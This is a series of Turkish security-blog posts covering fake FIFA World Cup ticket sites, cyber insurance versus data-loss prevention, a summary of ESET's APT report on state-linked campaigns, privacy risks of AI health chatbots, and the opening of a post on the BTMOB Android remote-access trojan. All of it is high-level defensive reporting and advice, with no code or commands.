https://\*\*\*\*26-fifa\[.\]com adlı başka bir sahte site de aynı şablonu takip ediyor. Alan adı Dünya Kupası temalı, site FIFA’nın görsellerini kullanıyor ve ziyaretçiye sözde biletler ve ürünler sunulmadan önce kayıt yapmaya yönlendiriliyor.

*Şekil 13. FIFA 2026 Dünya Kupası web sitesini taklit eden diğer sahte siteler*
Genel olarak sahte web siteleri, menü sekmeleri ve diğer görsel ipuçları da dâhil olmak üzere, resmî FIFA web sitesine olabildiğince benzeyecek şekilde tasarlanmıştır. Üst düzey alan adları da önemlidir – bir .shop veya .store alan adı, sahte bir web sitesini bir perakende şubesi gibi gösterebilir; özellikle de URL adresinin geri kalanında “fifa” kelimesi geçiyorsa ve sitenin her şeyi özenle hazırlanmış görünüyorsa.
## FIFA için bilet bakarken güvende kalın
Önemli bir nokta olarak, [FIFA](https://www.fifa.com/en/tournaments/mens/worldcup/canadamexicousa2026/articles/how-where-and-when-can-i-buy-tickets-hospitality), Dünya Kupası biletlerinin yalnızca üç resmî kanal üzerinden satın alınabileceğini açıkça belirtmiştir: [fifa.com/tickets](https://www.fifa.com/tickets), [fifa.com/hospitality](https://www.fifa.com/tickets) ve özel Qatar Airways seyahat paketleri (ki bunlar şu anda tükenmiş olabilir). Dolayısıyla çeşitli üçüncü taraf satıcılardan veya sosyal medya ilanlarından uzak durmanız en iyisidir.
- Doğrudan [FIFA’nın resmî web sitesine](https://www.fifa.com/en) gidin. Adresi kendiniz yazın, güvenilir bir yer imi kullanın veya bir reklamdan, sosyal medya gönderisinden veya birinin size gönderdiği bir bağlantıdan değil, FIFA.com veya FIFA’nın bilet satış portalından başlayın.
- Herhangi bir bilgi girmeden önce alan adını dikkatlice inceleyin. Fazladan karakterler, kelimeler, garip son ekler ve benzer isimler, sitenin iddia ettiği gibi olmadığına dair tek görünür ipucu olabilir.
- “Sınırlı bilet”, “VIP erişim”, “indirimler”, “son şans” gibi baskı yaratan tekliflere veya sizi aceleye getirip kontrol etmeyi göze alamayacağınız bir gecikme gibi hissettiren her şeye karşı dikkatli olun.
- Parolaları tekrar kullanmaktan kaçının. Sahte bir kayıt sayfası, e-postanız, sosyal medya veya banka hesabınız için de kullandığınız bir parolayı çalarsa sorun sahte sitenin çok ötesine uzanabilir.
- Ödeme sürecinin kolaylığı sizi yanıltmasın. Bu, satıcının meşru olduğunu kanıtlamaz.
- Tüm hesaplarınızı güçlü, benzersiz parolalar ve iki faktörlü kimlik doğrulama ile koruyun ve tüm cihazlarınızda güvenlik yazılımı kullanın.
Dünya Kupası’na geri sayım, suçlular için hazır bir hedef kitle oluşturuyor: Bilet, ürün ve çeşitli son dakika fırsatları peşinde koşan sayısız insan. Sahte [FIFA](https://antivirus.com.tr/spor-dolandiriciligi-ve-diger-siber-tehditlere-karsi-dikkat/) siteleri, bu talebin her bir tanıdık tıklamayla nasıl bir kimlik hırsızlığı akışına dönüştürüldüğünü gösteriyor. Dikkatli olun!
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dolandırıcılık, Fidye Yazılımı, Siber Güvenlik
---
### [Veri Güvenliği: Siber sigorta neden yeterli değil?](https://antivirus.com.tr/veri-guvenligi-siber-sigorta-neden-yeterli-degil/)
**Published:** Mayıs 25, 2026
**Author:** Kadriye Bay
**Excerpt:** Siber sigorta, kuruluşların artan düzenleyici baskı ve dağılmış hassas veri hacminin artmasıyla veri güvenliği yönetiminde standart hâle geldi ancak yeterli mi?
**Content:**
Siber sigorta, özellikle kuruluşların artan düzenleyici baskı ve bulut ile hibrit ortamlara dağılmış hassas verilerin hacminin artmasıyla veri güvenliği yönetimi stratejilerinin standart bir bileşeni hâline gelmiştir.
Ancak sigortalı olmakla güvende olmak karıştırılmamalıdır. Kapsamlı poliçelere yatırım yapmış birçok kuruluş, bu poliçelerin azaltmayı amaçladığı risklere, özellikle de içeriden gelen risklere ve veri kaybına karşı hâlâ maruz kalmaktadır.
**Önemli nokta:**
Siber sigorta, finansal riskin aktarılmasına yardımcı olur ancak yalnızca veri güvenliği kontrolleri veri ihlali olasılığını azaltabilir. Veri riskini azaltmak için kuruluşların hassas verilere ilişkin görünürlük, kullanıcı davranışına ilişkin bağlam ve veri kaybının gerçek zamanlı olarak önlenmesine ihtiyaçları vardır.
## Siber sigorta hangi konuları kapsıyor?
Siber sigorta, veri ihlalleri, fidye yazılımı saldırıları ve iş kesintileriyle ilişkili finansal kayıpları karşılayarak kuruluşların olaylardan kurtulmasına yardımcı olmak üzere tasarlanmıştır.
Ancak siber sigorta şunları yapmaz:
– İçeriden gelen tehditleri veya riskli kullanıcı davranışlarını tespit etmez
– Bulut, uç nokta veya SaaS uygulamaları üzerinden veri sızmasını önlemez
– Hassas verilere nasıl erişildiğine, paylaşıldığına veya kötüye kullanıldığına dair görünürlük sağlamaz
Sonuç olarak, kuruluşlar finansal olarak korunmuş hissederken operasyonel olarak veri kaybı ve içeriden kaynaklanan olaylara karşı savunmasız kalabilir.
## Gerçek: Veri ihlali riski aslında nereden geliyor?
Yaygın kanının aksine, çoğu veri ihlali yalnızca sofistike dış saldırıların sonucu değildir. Bunun yerine, bu ihlaller günlük kullanıcı davranışları, operasyonel karmaşıklık ve kuruluş genelinde hassas verilerin nasıl işlendiğine dair görünürlük eksikliğinden kaynaklanır.
Bu riskler genellikle çalışanların hassas verileri istemeden paylaşması, işten ayrılan kullanıcıların değerli bilgileri elinde tutmaya çalışması veya verilerin yeterli denetim veya kontrol olmaksızın bulut uygulamaları arasında taşınması gibi senaryolarda ortaya çıkar.
Örneğin, bir çalışan, bu eylemin hassas kurumsal verileri kuruluşun kontrolündeki ortamın dışına çıkardığının farkında olmadan, gizli bir finansal raporu hızlı bir şekilde özetlemek için üretken bir yapay zekâ aracına yükleyebilir. Başka bir senaryoda ise işten ayrılan bir satış elemanı, ayrılmadan önce tüm müşteri veri tabanını kişisel bir USB sürücüsüne indirebilir ve bu da fikri mülkiyet kaybı açısından önemli bir risk yaratır.
Bu örnekler kritik bir gerçeği vurgulamaktadır: Zorluk sadece verilere kimin erişimi olduğu değil, bu verilerin nasıl, hangi bağlamda ve hangi amaçla kullanıldığıdır.
## Geleneksel Veri Kaybı Önleme (DLP) çözümleri
Birçok kuruluş, bu zorlukları geleneksel veri kaybı önleme (DLP) çözümleriyle aşmaya çalışmış ancak bu çözümlerin etkinliğini ve benimsenmesini azaltan önemli sınırlamalarla karşılaşmıştır.
Bu araçlar genellikle yeterli bağlam bilgisi olmadan çok fazla sayıda uyarı üretir ve bu da güvenlik ekiplerinin meşru faaliyetlerle gerçek riskleri birbirinden ayırt etmesini zorlaştırır. Aynı zamanda, aşırı katı politikalar normal iş akışlarını bozabilir ve kullanıcıların hayal kırıklığına uğramasına ve sonunda ilgilerini kaybetmesine yol açabilir.
Örneğin, eski bir DLP çözümü, iş operasyonları için gerekli olan meşru bir dosya aktarımını engelleyebilirken hassas verilerin onaylanmamış bir bulut uygulamasına yüklenmesi gibi yüksek riskli bir eylemi tespit edemeyebilir.
Bunun nedeni, geleneksel DLP yaklaşımlarının, içeriden gelen riskleri ve veri maruziyetini doğru bir şekilde değerlendirmek için gerekli olan davranışsal ve bağlamsal sinyalleri dâhil etmek yerine, öncelikle statik içerik denetimine odaklanmasıdır.
## Veri güvenliği nasıl artırılabilir?
Veri ihlali riskini azaltmak, kuruluşların veri ortamlarına ve kullanıcıların bu ortamla etkileşim biçimlerine ilişkin sürekli görünürlük elde ettikleri, reaktif güvenlik uygulamalarından proaktif güvenlik uygulamalarına geçişi gerektirir.
Etkili veri riski azaltma şunları içerir: – Bulut ve uç noktalarda hassas verileri keşfetme ve sınıflandırma – İçeriden gelen tehditleri ve riskli eylemleri tespit etmek için kullanıcı davranışını izleme – Veri kaybını gerçek zamanlı olarak önleyen bağlam farkında politikalar uygulama – Daha hızlı ve daha doğru müdahaleyi mümkün kılmak için yanlış pozitifleri azaltma
Bu yaklaşım, güvenlik ekiplerinin gerçek risklere odaklanmasını sağlarken iş verimliliğini de artırır.
## Akıllı Veri Güvenliği nedir?
Akıllı Veri Güvenliği, iş operasyonlarını kesintiye uğratmadan veri riskini azaltmak için veri görünürlüğü, davranış analizi ve uyarlanabilir politika uygulamasını birleştiren bir veri koruma yaklaşımıdır.
Öncelikle statik kurallara dayanan geleneksel DLP’den farklı olarak, Akıllı Veri Güvenliği, daha doğru ve eyleme geçirilebilir kararlar almak için kullanıcı davranışı, niyet ve risk sinyalleri dâhil olmak üzere verilerin kullanıldığı bağlamı değerlendirir.
## Safetica + Cowbell: Kapsamdan kontrole
[Safetica](https://stratus.com.tr/safetica-dlp/), orta ölçekli kuruluşların iç riskleri tespit etmesine ve bulut ile uç nokta ortamlarında veri kaybını önlemesine yardımcı olmak için tasarlanmış bir Akıllı [Veri Güvenliği](https://antivirus.com.tr/veri-guvenligi-icin-tam-gorunurluk-saglamanin-onemi/) platformudur.
Cowbell ile olan ortaklığı sayesinde, kuruluşlar finansal risk transferini operasyonel risk azaltma ile birleştirerek siber güvenliğe daha eksiksiz ve dayanıklı bir yaklaşım oluşturabilir.
Kuruluşlar, bir ihlalin etkisini hafifletmek için yalnızca sigortaya güvenmek yerine, olayların meydana gelme olasılığını önceden aktif olarak azaltabilir ve böylece hem güvenlik durumlarını hem de genel risk profillerini iyileştirebilir.
Safetica’nın, veri riski bir tazminat talebine dönüşmeden önce onu azaltmanıza nasıl yardımcı olduğunu öğrenin.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** DLP, Kurumsal Güvenlik, Siber Güvenlik, veri güvenliği
---
### [ESET APT Faaliyet Raporu Q4 2025– Q1 2026](https://antivirus.com.tr/eset-apt-faaliyet-raporu-q4-2025-q1-2026/)
**Published:** Haziran 1, 2026
**Author:** ESET
**Excerpt:** ESET Research tarafından 2025 4. çeyrek ve 2026 1. çeyrekte araştırılan ve analiz edilen seçilmiş APT faaliyet gruplarına genel bakış
**Content:**
ESET Research tarafından 2025 4. çeyrek ve 2026 1. çeyrekte araştırılan ve analiz edilen seçilmiş APT faaliyet gruplarına genel bakış
ESET APT Faaliyet Raporu 2025 4. Çeyrek – 2026 1. Çeyrek, Ekim 2025’ten Mart 2026’ya kadar ESET araştırmacıları tarafından belgelenen, seçilmiş gelişmiş kalıcı tehdit (APT) gruplarının dikkat çekici faaliyetlerini özetlemektedir. Burada öne çıkan operasyonlar, bu dönemde araştırdığımız daha geniş tehdit ortamını temsil eder, önemli eğilimleri ve gelişmeleri gösterir. Ve ESET Tehdit İstihbaratı APT Raporları müşterilerine sağlanan siber güvenlik istihbarat verilerinin sadece bir kısmını içerir.
İzlenen zaman diliminde, Çin yanlısı tehdit aktörleri dünya çapında oldukça aktif kalmış ve kısmen Pekin’in ekonomik ve güvenlik çıkarlarını etkileyen jeopolitik gelişmelerin şekillendirdiği casusluk kampanyaları yürütmüştür. ABD’nin Venezuela’daki askeri operasyonunun ardından ve Körfez bölgesinde devam eden istikrarsızlık ortamında, Çin yanlısı grupların, Pekin’in yurtdışındaki denizcilik, enerji ve siyasi gelişmelere ilişkin görünürlüğünü artırmak için harekete geçirildiğine dair işaretler tespit ettik. Dikkat çeken bir vakada, FamousSparrow, ABD müdahalesinden sonra petrol sevkiyatlarının dayanıklılığını izlemek amacıyla denizcilik işleriyle bağlantılı bir Venezüella devlet kurumunu hedef aldı. Ayrıca SteppeDriver’ın bir Suriye devlet ağını hedef aldığını fark ettik; bu faaliyet, hem Suriye’nin yeniden inşa projelerine yönelik Çin’in ticari çıkarlarını hem de ülkedeki Uygur savaşçılarla ilgili güvenlik endişelerini yansıtıyor olabilir. VirusTotal’da, Ivanti VPN cihazlarını hedef alan UNC5221’in SPAWN araç setinin bir parçası olduğunu değerlendirdiğimiz yeni bir implant olan PhiliKit’i bulduk; NegativeGlimmer’ı takip ettiğimizde ise grubun Kamboçya ve Panama’daki devlet kurumlarının yanı sıra Güney Kore’deki bir yapay zekâ ve robotik şirketini de ele geçirdiğini ortaya çıkardık. Güney Kore’deki bu son hedefleme, “Made in China 2025” endüstriyel kalkınma politikası kapsamında öncelik verilen stratejik teknolojilere Pekin’in süregelen ilgisiyle uyumludur.
2026 yılının Şubat ayı sonlarında başlayan İran savaşı, bu dönemdeki İran yanlısı faaliyetler için belirleyici bir olaydı. Paradoksal olarak, bu çatışma, telemetri verilerimizde yerleşik İran yanlısı APT gruplarının faaliyetlerinde bir düşüşle aynı zamana denk geldi; bunun nedeni büyük olasılıkla İran rejimi tarafından uygulanan internet kısıtlamalarının bu grupların etkili bir şekilde faaliyet gösterme yeteneğini engellemesiydi. Aynı zamanda, bu ortam, İsrail, ABD ve Tahran’a düşman olarak görülen diğer devletleri hedef alan vekil ve hacktivist aktörlerin harekete geçmesini kolaylaştırmış görünüyor. Ayrıca daha önce bilinen gruplarla kesin olarak ilişkilendiremediğimiz, İsrailli hedeflere yönelik faaliyetlerde olağan dışı bir artış da belgeledik. Kaynağı bilinmeyen iki faaliyet kümesi olan Rusty Boots ve MoKhargosh, casusluk yetenekleri ve yıkıcı potansiyel sergiledi – buna bootkit tarzı bir wiper devreye sokmak ve daha sonra kullanmak üzere yıkıcı araçları saklamak da dâhildi – oysa üçüncü grup olan MOØN Badr, hedefli casuslukla sınırlı kalmış görünüyor.
Kuzey Kore ile bağlantılı tehdit aktörleri çeşitli cephelerde aktif olmaya devam etti. Birçok grup hem doğrudan mali kazanç hem de yazılım tedarik zincirini tehlikeye atma fırsatları sağlayabilecek sosyal mühendislik planlarıyla geliştiricileri ve kripto para ekosistemini hedef almaya devam etti. Lazarus ve DeceptiveDevelopment, yüksek değerli hedeflerle uzun vadeli ilişkiler kurmaya yatırım yapmaya devam ederken Kimsuky ve Konni daha hızlı ve fırsatçı saldırıları tercih etti. Ayrıca Andariel’in Güney Kore’de yeniden ortaya çıktığını da ortaya çıkardık. Grup, bu ülkede TigerRAT’ı dağıttı ve sıvı hidrojen işleme ve nükleer endüstriyle ilgili ekipman ürettiği görülen bir mühendislik şirketi içinde Rook fidye yazılımını yaymaya çalıştı. Bu teknolojiler, Pyongyang’ın balistik ve nükleer hırsları açısından açıkça ilgi çekicidir.
Ayrıca Operation DreamJob ve Operation DangerousPassword dâhil olmak üzere Lazarus kampanyalarının devam eden evrimini de takip ettik. İlki Avrupa’daki drone üreticilerini hedef alırken ikincisi npm kayıt defterinde haftalık 100 milyondan fazla indirilme sayısına sahip ve dünya çapında web ve mobil uygulamalar için kritik öneme sahip, yaygın olarak kullanılan JavaScript kütüphanesi axios’un ele geçirilmesine yol açtı. Saldırganlar, kütüphanenin baş geliştiricisinin ele geçirilen kimlik bilgilerini kullanarak, tespit edilip kaldırılmadan önce etkilenen sistemlere truva atı kodu enjekte eden kötü amaçlı sürümlerini yayımladı. Buna paralel olarak, ScarCruft, Çin’in Yanbian bölgesine hizmet veren bir oyun platformunu ele geçirdi; bu platformun amacı, muhtemelen mülteciler ve kaçaklar dâhil olmak üzere Kuzey Kore rejiminin ilgilendiği kişiler hakkında istihbarat toplamaktı.
Rusya yanlısı tehdit aktörleri, ağırlıklı olarak Ukrayna’ya ve ülkenin savunma çabalarıyla bağlantılı kuruluşlara odaklanmaya devam etti. Sednit, Ukrayna askeri personeli, drone üreticileri ve drone araştırma ve geliştirme faaliyetlerinde bulunan kuruluşlara karşı Covenant ve BeardShell implantlarını kullanırken Ukrayna dışındaki lojistik ve nakliye şirketlerini de hedef aldı. Sandworm, kış boyunca yıkıcı faaliyetlerini yoğunlaştırdı ve Ukrayna’da hükümet ve özel sektör hedeflerine karşı birkaç yeni wiper programı dağıttı. Özellikle dikkat çeken, Aralık 2025’te bir Polonya enerji şirketini etkileyen veri imha olayıydı; bu olayı Sandworm’a atfediyoruz. Ukrayna dışındaki Rusya yanlısı aktörlerin yıkıcı saldırıları nadir olmakla birlikte, bu vaka bir NATO üye devletindeki kritik altyapıyı etkilediği için öne çıkıyor. Polonya’nın Ukrayna’nın elektrik tedarikini istikrara kavuşturmadaki rolü göz önüne alındığında operasyonun kış aylarında Ukrayna’nın elektrik şebekesini zorlamak amacıyla gerçekleştirilmiş olması muhtemeldir.
Ayrıca daha az bilinen ve kaynağı belirlenemeyen grupların gerçekleştirdiği birkaç dikkat çekici kampanyayı da takip ettik. Bunlar arasında bir Japon düşünce kuruluşuna yönelik “tarayıcı içinde tarayıcı” türünde bir oltalama saldırısı, çatışma izleme özellikleri sunduğunu iddia eden uygulamalar aracılığıyla Arapça konuşan kullanıcıları hedef alan ve Asin adını verdiğimiz bir Android casus yazılımı ve Birleşik Arap Emirlikleri’ndeki bir savunma şirketinin SmartOffice CRM sunucusu aracılığıyla ele geçirilmesi ve ardından özel bir sonradan istismar ve ters proxy araçlarının kullanılması yer almaktadır.
ESET ürünleri, müşterilerimizin sistemlerini bu raporda açıklanan kötü amaçlı faaliyetlerden korur. Burada paylaşılan istihbarat, çoğunlukla ESET’in tescilli telemetri verilerine dayanmaktadır ve ESET araştırmacıları tarafından doğrulanmıştır.

Hedef alınan ülkeler ve sektörler

Saldırı kaynakları
*ESET APT Faaliyet Raporları, ESET Tehdit İstihbaratı APT Raporlarında sunulan siber güvenlik istihbarat verilerinin yalnızca bir kısmını içermektedir. Daha fazla bilgi için[ ESET Tehdit ](https://www.eset.com/tr/business/services/threat-intelligence/)[İstihbaratı](https://www.eset.com/tr/business/services/threat-intelligence/) web sitesini ziyaret edin.*
Raporun tamamına [buradan](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-apt-activity-report-q4-2025-q1-2026.pdf) erişebilirsiniz.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** APT, Araştırma, Siber Güvenlik
---
### [Yapay zekâ kullanarak sağlık tavsiyesi almanın riskleri](https://antivirus.com.tr/yapay-zeka-kullanarak-saglik-tavsiyesi-almanin-riskleri/)
**Published:** Haziran 2, 2026
**Author:** ESET
**Excerpt:** Tıbbi tavsiye almak için yapay zekâ kullanmak sizi güvenlik ve gizlilik risklerine maruz bırakabilir. İşte riskler ve nasıl güvende kalabileceğiniz.
**Content:**
*Tıbbi tavsiye almak için yapay zekâ kullanmak sizi güvenlik ve gizlilik risklerine maruz bırakabilir. İşte riskler ve nasıl güvende kalabileceğiniz.*
İyi ya da kötü, sohbet robotları düşünme, öğrenme ve çevremizdeki dünyayı algılama şeklimizi değiştiriyor. Bu tür bir dönüşüm hayatın birçok alanında kendini gösteriyor ancak belki de en hassas ve sıklıkla endişe verici olanlardan biri, sağlık hizmetleri için üretken yapay zekâ (GenAI) araçlarının giderek artan kullanımıdır.
Bir dizi ücretsiz yapay zekâ sohbet robotunun yanı sıra büyük teknoloji şirketleri, kullanıcıların tıbbi kayıtlarını yorumlamalarına ve semptomları, laboratuvar sonuçları ve tedavi seçenekleri hakkında sorular sormalarına yardımcı olan [Copilot Health](https://microsoft.ai/news/introducing-copilot-health/), [ChatGPT Health](https://microsoft.ai/news/introducing-copilot-health/)ve [Amazon’un HealthAI](https://microsoft.ai/news/introducing-copilot-health/) gibi hizmetlerin lansmanıyla tüketicilere yönelik sağlık yapay zekâ alanına girmiştir.
Ancak bir yapay zekâ aracının doktorunuzun rolünü üstlenmesini beklemek bazı riskler barındırır. Ayrıca risk sadece kullanıcıların yanlış tavsiye alması değil, aynı zamanda gizlilik korumaları, veri paylaşım uygulamaları ve yasal yükümlülükleri bir doktor veya hastaneninkinden farklı olabilecek sistemlerle son derece hassas kişisel bilgileri paylaşmaları ve verilerinin beklenmedik kuruluşlara maruz kalmasıdır. Bir ABD hasta güvenliği [kuruluşuna](https://home.ecri.org/blogs/ecri-news/misuse-of-ai-chatbots-tops-annual-list-of-health-technology-hazards) göre, genel olarak yapay zekâ sohbet robotlarının kötüye kullanımı şu anda sağlık teknolojisi alanında bir numaralı tehlike konumundadır.
## Teoriden pratiğe
Model geliştiricilerin bu alana girmesinin nedeni açıktır: Sohbet robotları, tıbbi tavsiye almak için son derece popüler bir yol hâline gelmiştir. [Microsoft’a](https://microsoft.ai/news/health-check-how-people-use-copilot-for-health/) göre, insanlar mobil cihazlarında diğer tüm konulardan daha fazla kendi sağlıkları ve sevdiklerinin sağlığı hakkında konuşmaktadır. Sohbet robotları 7/24 hizmet vermektedir. Ve her şeye bir cevap sunarken gergin hastaları rahatlatmaya yardımcı olan kendinden emin bir üslupla konuşurlar.
Ulusal sağlık sistemlerinin giderek daha fazla baskı altında olduğu bir dönemde, birçok kişi tıbbi yardım almaya karar vermeden önce muhtemelen yapay zekâ yardımıyla kendi kendine teşhis koyacaktır. Evde ön değerlendirme yapmak yerine labirent gibi sağlık sistemine girmek için harcanacak zaman, çaba ve potansiyel maliyet, bunu popüler bir yöntem hâline getiriyor.
Ancak şimdiden bazı endişeler ortaya çıkmaya başladı. Bunlardan ilki, halüsinasyonlar veya yanlış tavsiyeler. Şubat ayında [*Nature Medicine*](https://www.nature.com/articles/s41591-025-04074-y) dergisinde yayımlanan bir Oxford Üniversitesi [araştırması](https://www.nature.com/articles/s41591-025-04074-y) şu bulguları ortaya koydu:
- Kullanıcılar genellikle LLM ile hangi bilgileri paylaşmaları gerektiğini bilmiyorlardı
- LLM’ler, kendilerine yöneltilen sorular çok az farklılık gösterse bile çok farklı cevaplar verdi
- Modeller genellikle hem iyi hem de kötü tavsiyelerde bulunuyordu ancak kullanıcılar ikisini birbirinden ayırt etmekte zorlanıyordu
Çalışmanın başhekimi Dr. Rebecca Payne “Tüm bu heyecana rağmen yapay zekâ henüz bir hekimin rolünü üstlenmeye hazır değil,” diye uyardı. “Hastalar, semptomları hakkında büyük bir dil modeline danışmanın tehlikeli olabileceğini, yanlış teşhisler ortaya çıkabileceğini ve acil yardım gerektiğinde bunun farkına varılamayabileceğini bilmelidir.”
## Yapay zekâ gizlilik risklerini ortaya çıkarmak
Bireylerin bir an durup düşünmelerini gerektirecek, sağlıkla ilgili olmayan riskler de bulunmaktadır. En bariz olanı, hassas tıbbi bilgileri halka açık bir sohbet robotuyla paylaşmanın, verilerin modeli eğitmek için kullanılması ve dolayısıyla başkalarına aktarılması anlamına gelebileceğidir. Kasıtsız da olsa modellerin kullanıcıları tarafından girilen verileri yanlışlıkla ifşa ettiği[ bilinmektedir](https://www.bbc.co.uk/news/articles/cdrkmk00jy0o).
Bazı sağlayıcılar, kullanıcılar reddetmedikçe modellerini iyileştirmek için verileri kullanabilirken diğerleri sağlıkla ilgili bilgileri eğitim amacıyla kullanmayacaklarına dair daha güçlü sözler verir. Her iki durumda da herkes hassas herhangi bir şey yüklemeden önce ne tür bir hizmetle karşı karşıya olduğunu bilmelidir. Sağlık verileriniz, bilgileri değiştirilip yeniden düzenlenirken dondurulabilen çalıntı bir kredi kartı gibi değildir. Ömür boyu size aittir ve bir yapay zekâ aracıyla paylaşıldığında kalıcı bir dijital kayıt hâline gelebilir.
Öte yandan, sağlık odaklı başlıca sohbet robotlarının çoğu, bu verileri eğitim amaçlı kullanmayacaklarına dair söz vermektedir. Yine de eğitim gizlilik tablosunun sadece bir parçasıdır ve hizmetler, üçüncü taraf veri paylaşımı konusunda aynı sözleri vermeyebilir. Kişisel tıbbi bilgileriniz, model sağlayıcısı ile sağlık hizmeti sağlayıcınız arasında yer alan bir üçüncü taraf olan veri toplayıcısının eline geçebilir.
Ayrıca genellikle kullanımdan önce anonimleştirilse de doğrudan veya bu toplayıcılardan biri aracılığıyla reklam verenlerle paylaşılabilir. Öyle olsa bile, insanlar dikkatli olmalıdır: Sağlık verileri olağanüstü hassastır ve anonimleştirme her zaman tüm riskleri ortadan kaldırmaz.
### İhlal riski katlandığında
Hassas verilerin bu kadar çok kuruluş arasında dolaşmasının sorunu, bu verilerin dijital hırsızlara ve dolandırıcılara maruz kalma olasılığının daha yüksek olmasıdır. ABD’li yasa koyucular, veri brokeri firmalarındaki bir dizi ihlalle bağlantılı 21 milyar dolarlık kayıp tespit ettiklerini [iddia ediyor](https://www.wired.com/story/data-broker-breaches-fueled-dollar209-billion-in-identity-theft-losses/). Sağlık verileri, çeşitli nedenlerle dolandırıcılar tarafından yüksek oranda paraya çevrilebilir:
- Genellikle değiştirilemediği veya yeniden düzenlenemediği için uzun süre değerini korur
- Sahte talepler sunmak veya sizin adınıza tıbbi hizmetler almak için kullanılabilecek sigorta bilgilerini içerebilir
- Size şantaj yapmak için kullanılabilir
Bu verileri elinde bulunduran şirket sayısı ne kadar fazla olursa hackerların bu verileri ele geçirip çalma olasılığı da o kadar artar. Sorun, çoğu sağlık hizmetleri yapay zekâ aracının, kurumsal düzeyde hizmetler yerine tüketici hizmetleri olarak sınıflandırıldığından HIPAA tarafından düzenlenmemesidir. Bu, sağlayıcıların normalde beklediğiniz türden katı veri koruma kurallarına tabi olmayabileceği anlamına gelir.
## Yapay zekâ ile paylaştıklarınıza dikkat
Peki, sağlık alanında yapay zekâ (GenAI) risklerine maruz kalma olasılığınızı nasıl en aza indirebilirsiniz? Bir sağlık sorunu konusunda endişeleriniz varsa genel amaçlı botlardan uzak durun ve bunun yerine sağlıkla ilgili soruları yanıtlamak üzere özel olarak tasarlanmış botları tercih edin. Hizmetin verilerinizi nasıl işlediğini açıklayıp açıklamadığını, eğitim amacıyla girdiğiniz komutları kullanıp kullanmadığını, bilgileri üçüncü taraflarla paylaşıp paylaşmadığını ve HIPAA ya da ülkenizdeki eşdeğer bir gizlilik düzenlemesi kapsamında olup olmadığını kontrol edin.
Doğrulamak için kaynak bağlantıları yoksa çıktılara körü körüne güvenmeyin. Ve o durumda bile, cevapları mutlak gerçek olarak kabul etmeyin. Her zaman bir tıp uzmanına ve/veya resmî bir web sitesine (ör. [NHS](https://www.nhs.uk/symptoms/), [MedlinePlus](https://www.nhs.uk/symptoms/)) danışın.
Gizliliğinizi korumak için aşağıdakileri göz önünde bulundurun:
- Araçların bu verileri nasıl işlediğini anlamadığınız sürece, tıbbi belgeleri, laboratuvar sonuçlarını veya diğer hassas belgeleri bir yapay zekâ aracıyla asla paylaşmayın/yüklemeyin.
- İsim, adres, sigorta bilgileri, hasta numaraları veya diğer tanımlayıcı bilgileri girmekten kaçının.
- Eğitim ve sohbet geçmişi özelliklerinin kapalı olduğundan emin olun.
- Görev için gerekli olan minimum bilgiyi paylaşın.
- Yazdığınız her şeyin saklanabileceğini veya ifşa edilebileceğini varsayın ve komutlarınızı buna göre ayarlayın.
Sonuç olarak, yapay zekâ sohbet robotları, doktorunuza soracağınız belirli bir durumla ilgili soruları beyin fırtınası yapmak veya aşina olmadığınız bir tıbbi terimi açıklamak için yararlı olabilir. Ancak tıbbi bakım için hazırlık yapmak amacıyla [yapay zekâ](https://antivirus.com.tr/yapay-zeka-siber-guvenligi-nasil-sekillendiriyor/) kullanmak ile tıbbi bakımın yerine yapay zekâyı kullanmak arasında büyük bir fark vardır. Kendinden emin bir cevabı tanı olarak kabul etmeyin ve bir makine sizi rahatlattığı için acil semptomları görmezden gelmeyin.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Gizlilik, Siber Güvenlik, Veri Gizliliği, Yapay Zekâ
---
### [BTMOB: Android cihazların derinliklerine sızan gizli bir RAT](https://antivirus.com.tr/btmob-android-cihazlarin-derinliklerine-sizan-gizli-bir-rat/)
**Published:** Haziran 3, 2026
**Author:** ESET
**Excerpt:** BTMOB bu kötü amaçlı yazılımı, uzaktan erişim yeteneklerini hazır kampanya araçlarıyla birleştirerek cihazın tamamen ele geçirilmesindeki engelleri azaltıyor
**Content:**
*BTMOB adı verilen bu kötü amaçlı yazılım, uzaktan erişim yeteneklerini hazır kampanya araçlarıyla birleştirerek cihazın tamamen ele geçirilmesi önündeki engelleri azaltıyor*
Brezilya’daki tehdit tespitlerine ilişkin son incelememiz, tespit hacminden çok verebileceği zararla dikkat çeken bir Android uzaktan erişim truva atı (RAT) olan BTMOB’u ortaya çıkardı. Kimlik avı yoluyla dağıtım, hazır uygulama oluşturma araçları ve cihaz ele geçirme yeteneklerinin birleşimi, BTMOB’u Brezilya veya Latin Amerika’nın çok ötesinde dikkat edilmesi gereken bir tehdit hâline getiriyor.
## BTMOB’a genel bakış
[İlk olarak](https://malpedia.caad.fkie.fraunhofer.de/details/apk.btmob) Şubat 2025’te tanımlanan BTMOB, SpySolr kötü amaçlı yazılımından evrimleşmiştir. “Yalnızca” insanların finansal kimlik bilgilerini çalmak veya finansal işlemlerini ele geçirmek amacıyla tasarlanan bankacılık truva atlarından farklı olarak, BTMOB saldırganlara daha geniş seçenekler sunar: Çeşitli hassas verileri sızdırma, ekran görüntüleri alma ve cihazdaki etkinlikleri kaydetme ve nihayetinde cihazın uzaktan kontrolünü ele geçirme. RAT, bir APK oluşturucu arayüzüyle birlikte satılmaktadır; bu sayede herkes, herhangi bir kod yazmadan hızlı bir şekilde yeni yükler oluşturabilir ve belirli bölgelere yönelik oltalama tuzaklarını uyarlayabilir.

*Şekil 1. BTMOB APK oluşturma aracı*
## BTMOB nasıl yayılır?
Beklendiği gibi, her şey sıradan bir sosyal mühendislik saldırısıyla başlar. Operatörler, kurbanları akış hizmetleri, kripto para madenciliği platformları veya diğer tanıdık çevrimiçi hizmetler gibi görünen kimlik avı web sitelerine yönlendirir. Oradan kurbanlar, meşru depoları taklit eden sahte uygulama mağazalarına yönlendirilir ve kötü amaçlı bir APK yüklemeleri istenir. Kötü niyetli aktörlerin tuzaklarını belirli bölgelere göre uyarladıkları da tespit edilmiştir.
Yüklendikten sonra, BTMOB cihaza kapsamlı erişim talep eder. Günümüzde yaygın olduğu üzere, Android Erişilebilirlik Hizmetlerini kötüye kullanarak yükseltilmiş izinler elde eder ve ek kullanıcı etkileşimi olmadan kendisine daha fazla sistem erişimi sağlar.

